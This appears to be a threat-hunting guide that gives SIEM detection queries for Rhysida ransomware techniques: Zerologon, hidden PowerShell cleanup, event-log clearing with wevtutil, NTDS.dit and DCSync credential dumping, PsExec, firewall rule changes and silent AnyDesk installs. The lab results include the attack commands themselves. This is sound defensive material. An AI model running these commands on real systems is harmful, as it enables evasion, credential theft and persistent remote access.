S2.process
S2.command
SR-Lab
C:\Windows\System32\reg.exe
reg.exe add "HKCU\Software\Microsof...
reg.exe add "HKCU\Control Panel\Desk...
SR-Lab
C:\Windows\System32\cmd.exe
C:\Windows\System32\WindowsPowerSh...
cmd.exe /c start powershell.exe -Win...
cmd.exe /c start powershell.exe -Win...
powershell.exe -WindowStyle Hidden -...

```
[(label="Process" label="Create" "process"="*\reg.exe" command IN ["*add*", "*delete*"] command IN ["*WallpaperStyle*", "*NoChangingWallPaper*"]) ] as S1  followed by
[(command IN ["*Hidden*", "*Remove-Item*", "*Force*", "*sleep*", "*Milliseconds*", "*ErrorAction*","*SilentlyContinue*"]) ] as S2 within 2 minute on S1.host=S2.host
|chart count() by S1.host, S1.process, S1.command, S2.host, S2.process, S2.command
```

S1.host	S1.process	S1.command	S2.host	S2.process	S2.command ↓	coun
SR-Lab	C:\Windows\System32\reg.exe	reg.exe add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f	SR-Lab	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500; Remove-Item -Force -Path " " -ErrorAction SilentlyContinue;	1
SR-Lab	C:\Windows\System32\reg.exe	reg.exe add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f	SR-Lab	C:\Windows\System32\cmd.exe	cmd.exe /c start powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500; Remove-Item -Force -Path "C:\Users\Public\bg.jpg" -ErrorAction SilentlyContinue;	1
SR-Lab	C:\Windows\System32\reg.exe	reg.exe add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f	SR-Lab	C:\Windows\System32\cmd.exe	cmd.exe /c start powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500; Remove-Item -Force -Path " " -ErrorAction SilentlyContinue;	1

Privilege Escalation

Zerologon CVE-2020-1472 Exploitation Detection

In several instances, Rhysida has been observed exploiting a vulnerability "CVE-2020-1472", so we can look for event ID 5829, which is generated when a vulnerable Netlogon secure channel connection is allowed during an initial deployment phase.

```
norm_id=WinServer event_id=5829
```


Administrators can also keep an eye on event IDs 5827 and 5828, which are triggered when vulnerable Netlogon connections are denied, as well as event IDs 5830 and 5831, which are triggered when vulnerable Netlogon connections are allowed by the patched domain controllers via Group Policy.

Defense Evasion

Suspicious PowerShell Parameter Substring Detected

After execution, Rhysida leveraged PowerShell to remove evidence of its activity and used the "WindowStyle hidden" parameter to ensure the PowerShell window remained hidden. We can use the below query to hunt for the suspicious Powershell commands.

```
label="process" label=create "process" IN ["*\powershell.exe", "*\pwsh.exe"]
command IN ["*-wi*h*", "* -nopr*", "* -nonin*", "* -ec*", "* -en*", "* -executionp*",
 "* -e* bypass*", "* -sta *","*FromBase64String*"]
```




```
label="process" label=create "process" IN ["*\powershell.exe", "*\pwsh.exe"]
command IN ["* -wi*h*", "* -nopr*", "* -nonin*", "* -ec*", "* -en*", "* -executionp*",
 "* -e* bypass*", "* -sta *","*FromBase64String*"]
|chart count() by host, user, "process", command
```

host	user	process	command
SR-Lab	NischalK	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -Command Sleep -Milliseconds 500

File Dropped in Suspicious Location

After execution, depending on the variations, Rhysida has dropped the payload in multiple locations, particularly in the Temp Directory. Threat actors frequently drop payloads in these directories, which are commonly used by applications and can blend in with normal operations. Therefore, we can use the below query to hunt for suspicious files dropped in these locations.

```
norm_id=WindowsSysmon event_id=11  path IN ["C:\ProgramData*", "*\AppData\Local*",
"*\AppData\Roaming*", "C:\Users\Public*"]
-"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe",
"C:\Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe",
"C:\Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
"*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe",
"*\AppData\Local\Temp\mpam-*.exe"]
-file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
```




```
norm_id=WindowsSysmon event_id=11  path IN ["C:\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*", "C:\Users\Public*"]
-"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe",
"C:\Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe",
"C:\Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
"*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe",
"*\AppData\Local\Temp\mpam-*.exe"]
-file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
|chart count() by host, user, "process", file, path
```

host	user	process	file	path
SR-Lab	NischalK	C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe	Test.exe	C:\Users\NischalK\AppData\Local\Temp

LP_Suspicious Eventlog Clear or Configuration Using Wevtutil Detected

The Rhysida group has leveraged PowerShell scripts for various purposes, such as stopping system processes and services related to antivirus and other systems and leveraged "wevtutil.exe" to clear event logs. We can use the below query to look for the "wevtutil.exe" process with command-line arguments for event log-clearing indications.

```
 label="Process" label=Create ((("process" IN ["*\powershell.exe","*\pwsh.exe*"]
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*",
"*Clear-WinEvent*"]) OR ("process"="*\wmic.exe" command="* ClearEventLog *"))
OR ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*",
"* sl *"])) -user IN EXCLUDED_USERS
```



```
label="Process" label=Create ((("process" IN ["*\powershell.exe","*\pwsh.exe*"]
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*",
"*Clear-WinEvent*"]) OR ("process"="*\wmic.exe" command="* ClearEventLog *"))
OR ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])) -user IN EXCLUDED_USERS
|chart count() by host, user, parent_process, "process", command
```

Use wizard
All
LAST 5 MINUTES
SEARCH
Found 3 logs
Add Search To
More
Chart
Sankey
host
user
parent_process
process
command
SR-Lab
Administrator
C:\Windows\System32\WindowsPowe..C:\Windows\System32\wevtutil.exe
"C:\Windows\system32\wevtutil.exe"...
"C:\Windows\system32\wevtutil.exe...
"C:\Windows\system32\wevtutil.exe...

	host	user	parent_process	process	command	count()
🔍	SR-Lab	Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wevtutil.exe	"C:\Windows\system32\wevtutil.exe" cl Security	1
🔍	SR-Lab	Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wevtutil.exe	"C:\Windows\system32\wevtutil.exe" cl System	1
🔍	SR-Lab	Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wevtutil.exe	"C:\Windows\system32\wevtutil.exe" cl Application	1

Further, we can use the below query to hunt for suspicious Windows Defender registry key modification.

```
label=Registry label=Set  target_object IN ["*\SOFTWARE\Microsoft\Windows Defender*",
"*\SOFTWARE\Policies\Microsoft\Windows Defender*"]
(detail="DWORD (0x00000001)"target_object IN ["*\DisableAntiSpyware",
"*\DisableAntiVirus", "*\DisableBehaviorMonitoring",
"*\DisableIntrusionPreventionSystem", "*\DisableIOAVProtection",
"*\DisableOnAccessProtection", "*\DisableRealtimeMonitoring",
"*\DisableScanOnRealtimeEnable","*\DisableScriptScanning",
"*\DisableEnhancedNotifications", "*\DisableBlockAtFirstSeen"])
OR
(detail="DWORD (0x00000000)" target_object IN ["*\App and Browser
protection\DisallowExploitProtectionOverride",
"*\Features\TamperProtection", "*\MpEngine\MpEnablePus", "*\PUAProtection",
"*\Signature Update\ForceUpdateFromMU",
"*\SpyNet\SpynetReporting","*\SpyNet\SubmitSamplesConsent",
"*\Windows Defender Exploit Guard\Controlled Folder Access\EnableControlledFolderAccess"]  )
```

Also, we can use the following query to look for service stop or delete events.

```
 label="process" label=create ("process" IN ["*\sc.exe", "*\net.exe", "*\net1.exe"]
command="*stop*") OR ("process"="*\sc.exe" command IN ["*delete*", "*disabled*"]) -user IN EXCLUDED_USERS
```

Credential Access

Active Directory Database Dump Attempt

As the Rhysida group has leveraged LOLBIN "ntdsutil.exe" to dump the Active Directory Database (NTDS.dit), we can use the below query to hunt for a process or command line that can be used to dump NTDS.DIT.

```
label="process" label=create
(("process" IN ["*\NTDSDump.exe", "*\NTDSDumpEx.exe", "*\NTDSUTL.exe"]) OR
(command="*ntds.dit*" command="*system.hiv*") OR (command="*NTDSgrab.ps1*"))
OR (command="*ac i ntds*" command="*create full*")
OR (command="*/c copy *" command="*\windows\ntds\ntds.dit*")
OR (command="*activate instance ntds*" command="*create full*")
OR (command="*powershell*" command="*ntds.dit*")
OR (command="*ntds.dit*" "process" IN ["*\apache*", "*\tomcat*", "*\AppData\*",
 "*\Temp\*", "*\Public\*", "*\PerfLogs\*"]
OR "parent_process" IN ["*\apache*", "*\tomcat*", "*\AppData\*", "*\Temp\*",
"*\Public\*", "*\PerfLogs\*"])
```

Possible Impacket SecretDump Remote Activity

In some instances, the Rhysida group has been observed using the Impacket SecretDump for credential dumping; we can look for event ID 5145 for network share access events and look for Administrative share under the SYSTEM32 directory.

Note: Detailed File Sharing auditing should be enabled

```
norm_id=WinServer event_id=5145 share_name="ADMIN$"
relative_target="SYSTEM32\*.tmp" -user IN EXCLUDED_USERS
```

SecretDump uses various techniques to dump secrets from the remote machine, including reading SAM and LSA Secrets (including cached creds) from the registry. Before extracting the credentials, SecretDump enables remote registry service on the target system. We can narrow down our hunting using the below query to look for instances where remote registry service was allowed on the remote endpoint.

```
norm_id=WinServer event_id=5145 relative_target="*\winreg*"
-source_address IN ADMIN_SOURCES -user IN EXCLUDED_USERS
```

Along with that, SecretDump uses attacks like "DCSync" which uses "DL_DRSGetNCChanges()" method to dump NTLM hashes, Plaintext credentials (if available), and Kerberos keys. For a Possible DCSync attack, we can look for event ID 4662, which logs every time an operation is performed on Active Directory and filters for specific GUIDs associated with directory replication, and also look for event ID 4742 and service changes in Active Directory, filtering "GC/" services.

Note: Directory service auditing should be enabled.


```
((norm_id=WinServer event_id=4662 access="0x100"
properties IN ["*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*",
"*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*", "*89e95b76-444d-4c62-991a-0facbeda640c*",
"*Replicating Directory Changes All*"]
-user="*$" -user="MSOL_*")
OR (norm_id=WinServer event_id=4742 service="*GC/*"))
```

Discovery

LP_Possible Reconnaissance Activity

Rhysida has leveraged commands such as "ipconfig", "whoami", "nltest", and several net commands to enumerate victim environments. We can use the below queries to look for possible reconnaissance activity.

```
label="Process" label=Create"process" IN ["*\whoami.exe", "*\nltest.exe",
"*\net1.exe", "*\ipconfig.exe","*\systeminfo.exe", "*\net.exe", "*\route.exe",
"*\quser.exe","*\qwinsta.exe", "*\netstat.exe","*nbtstat.exe"]
```



```
label="Process" label=Create"process" IN ["*\whoami.exe", "*\nltest.exe",
"*\net1.exe", "*\ipconfig.exe","*\systeminfo.exe", "*\net.exe", "*\route.exe",
"*\quser.exe","*\qwinsta.exe", "*\netstat.exe","*nbtstat.exe"]
|chart count() by host, user, "process", command
```

BACK
Use wizard
All
LAST 5 MINUTES
SEARCH
Found 82 logs
Add Search To
More
Chart
Sankey
host
user
process
command
SR-Lab
NischalK
C:\Windows\System32\net.exe
C:\Windows\System32\net1.exe
"C:\WINDOWS\system32\net.exe" groups "dom...
"C:\WINDOWS\system32\net.exe" localgroup adm...
"C:\WINDOWS\system32\net.exe" user NischalK...
"C:\WINDOWS\system32\net.exe" groups "doma...
C:\WINDOWS\system32\net1 groups "domain a...
C:\WINDOWS\system32\net1 localgroup administ...
C:\WINDOWS\system32\net1 user NischalK /do...

	host	user	process	command	count()
🔍	SR-Lab	NischalK	C:\Windows\System32\net.exe	"C:\WINDOWS\system32\net.exe" groups "domain admin" /domain	14
🔍	SR-Lab	NischalK	C:\Windows\System32\net1.exe	C:\WINDOWS\system32\net1 groups "domain admin" /domain	14
🔍	SR-Lab	NischalK	C:\Windows\System32\net.exe	"C:\WINDOWS\system32\net.exe" localgroup administrators	12
🔍	SR-Lab	NischalK	C:\Windows\System32\net1.exe	C:\WINDOWS\system32\net1 localgroup administrators	12
🔍	SR-Lab	NischalK	C:\Windows\System32\net1.exe	C:\WINDOWS\system32\net1 user NischalK /domain	10

Advance Port/IP Scanner

Rhysida has also leveraged an advanced IP/Port scanner to enumerate victims further; the following query can detect the usage of such tools.

```
label="process" label=create (("process"="*\advanced_ip_scanner*"
OR file="*advanced_ip_scanner*") OR (description="*Advanced IP Scanner*")
OR (command="*/portable*" command="*/lng*"))
```

Lateral Movement

PSEXEC Execution tool detected

Rhysida's group has been observed leveraging PsExec, a tool included with the Sysinternals Suite, to execute malicious scripts on target systems. During a PsExec connection, a service called "psexecsvc.exe" is created on the remote system and removed upon connection termination. Therefore, we can look for the creation and deletion of "psexecsvc" to hunt for the execution of PsExec.


```
(norm_id=WinServer service="PSEXESVC"
(event_id=7045 event_source="Service Control Manager" file="PSEXESVC.exe") OR
(event_id=7036))
OR (label=file label=create file=PSEXESVC.exe)
OR (event_id IN [17,18] pipe="\PSEXESVC*")
```

Command and Control

Suspicious Usage of NetSecurity Module

As PortStarter can modify firewall configurations, hunting for the artifacts of its malicious activity is essential. This malware leverages the NetSecurity module, available in Windows PowerShell versions 5.1 and later, to manipulate Windows firewall configurations. We can use the below query to hunt for instances where PortStarter might have abused NetSecurity Module for malicious purposes.

```
label=”Process” label=”Create” “process” IN [“.*\powershell.exe, “.*\pwsh.exe”]
command IN [“*New-NetFirewallRule*”, “*Set-NetFirewallRule*”,
“*Remove-NetFirewallRule*”, “*New-NetIPsecPolicy*”, ”*Set-NetIPsecPolicy*”,
“*New-NetIPsecConnection*”, “*Set-NetNACPolicy”, “*New-NetNACConfiguration*”,
“*New-NetRoute*”]
```



```
label="Process" label="Create" "process" IN ["*\powershell.exe", "*\pwsh.exe"]
command IN ["*New-NetFirewallRule*", "*Set-NetFirewallRule*",
"*Remove-NetFirewallRule*", "*New-NetIPsecPolicy*", "*Set-NetIPsecPolicy*",
"*New-NetIPsecConnection*", "*Set-NetNACPolicy", "*New-NetNACConfiguration*",  "*New-NetRoute*"]
|chart count() by host, user, "process", command
```

Found 3 logs

BACK
Use wizard
All
LAST 5 MINUTES
SEARCH
Add Search To
More
Chart
Sankey
host
user
process
command
SR-Lab
Administrator
C:\Windows\System32\WindowsPowerShell\v1.0\...
powershell.exe -command "new-netfirewallrule ...
powershell.exe -command "new-netfirewallrule -...

	host	user	process	command
	SR-Lab	Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powersh...	powershell.exe -command "new-netfirewallrule -displayname 'windows update'
	SR-Lab	Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powersh...	powershell.exe -command "new-netfirewallrule -displayname 'windows update' -direction outbound -action allow -protocol tcp -remoteport 80-130,443,2000-2050 -enabled true"

Alternatively, We can use the following query to hunt for new port openings via registry events.


```
(label=Registry label=Set label=Value
target_object="*ControlSet*FirewallPolicy\FirewallRules"
detail=* -user IN EXCLUDED_USERS
| norm on detail
<:all>Action=<action:word><:all>Active=<active:word><:all>Dir=<direction:word>
<:all>Protocol=<proto:int><:all>Port=<port:int><:all>Name=<rule:string><:'\|'>
| process eval("protocol = if(proto == 6) {return 'TCP'} else {return 'UDP'}"))
OR
(norm_id=WinServer event_id=4657 object=FirewallRules
event_category=Registry object_name="*ControlSet*FirewallPolicy\FirewallRules"
new_value=* -user IN EXCLUDED_USERS | norm on new_value
<:all>Action=<action:word><:all>Active=<active:word><:all>Dir=<direction:word><:all>
Protocol=<proto:int><:all>Port=<port:int><:all>Name=<rule:string><:'\|'>
| process eval("protocol = if(proto == 6) {return 'TCP'} else {return 'UDP'}"))
```

Note: Auditing for the specified registry key should be enabled.

Windows Silent Installation Commands Detected

Rhysida groups were observed running a command to silently install AnyDesk on a remote system and using it for command and control. We can use the query below to hunt for a silent installation technique.

```
label="Process" label="Create" command="*--install*" command="*--start-with-win*"
command="*-silent*"
```




```
label="Process" label="Create" command="*--install*" command="*--start-with-win*"
command="*-silent*"
|chart count() by user, host, parent_process, "process", command
```

Found 4 logs

user	host	parent_process	process	command
Administrator	SR-Lab	C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win -silent
Administrator	SR-Lab	C:\Windows\System32\cmd.exe	C:\ProgramData\AnyDesk.exe	C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win -silent

In addition, we can also monitor Event ID 7045 and check for 'AnyDesk Service' to identify instances where the AnyDesk service has been installed.



```
event_id=7045 service="*AnyDesk*"
|chart count() by user, host, message
```

Found 1 logs

